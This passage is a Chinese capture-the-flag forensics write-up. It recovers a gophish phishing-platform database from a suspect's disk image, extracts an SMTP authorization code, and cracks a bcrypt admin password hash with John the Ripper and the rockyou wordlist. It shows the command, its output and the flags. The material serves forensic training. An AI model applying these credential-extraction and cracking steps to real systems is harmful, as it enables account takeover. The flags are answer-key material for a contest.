


可以在C:\Windows\Temp路径下找到gophish文件夹，将其导出。取证大师中的话可以更快找到这个路径。




> 在接下来的步骤前，建议去了解一下gophish

文件夹中有个gophish.db，用navicat看一下



在smtp表中找到password字段，这就是smtp授权码



0xGame{wpdqlnyvetqyddce}


FBI Open The Door!! 6

[Week 4] FBI Open The Door!! 6

请找出嫌疑人St5rr在登录钓鱼平台管理页面时使用的登录密码。
具体要求见[Week 4] FBI Open The Door!! 1

出题人：St4rr

接上一题，查看users表中的hash字段，这就是登录密码的哈希



网上搜索一下可以知道，这是bcrypt hash，明文肯定是弱口令，用hashcat或者jtr爆破一下就行，下面用jtr。将哈希值存成一个名为1.hash的文件，字典使用rockyou.txt。

```
┌──(root㉿DESKTOP-LQMRD0K)-[~/.john]
└─# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt /home/starr/1.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwertyuiop       (?)
1g 0:00:00:01 DONE (2024-10-28 18:39) 0.5208g/s 187.5p/s 187.5c/s 187.5C/s adidas..brianna
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

0xGame{qwertyuiop}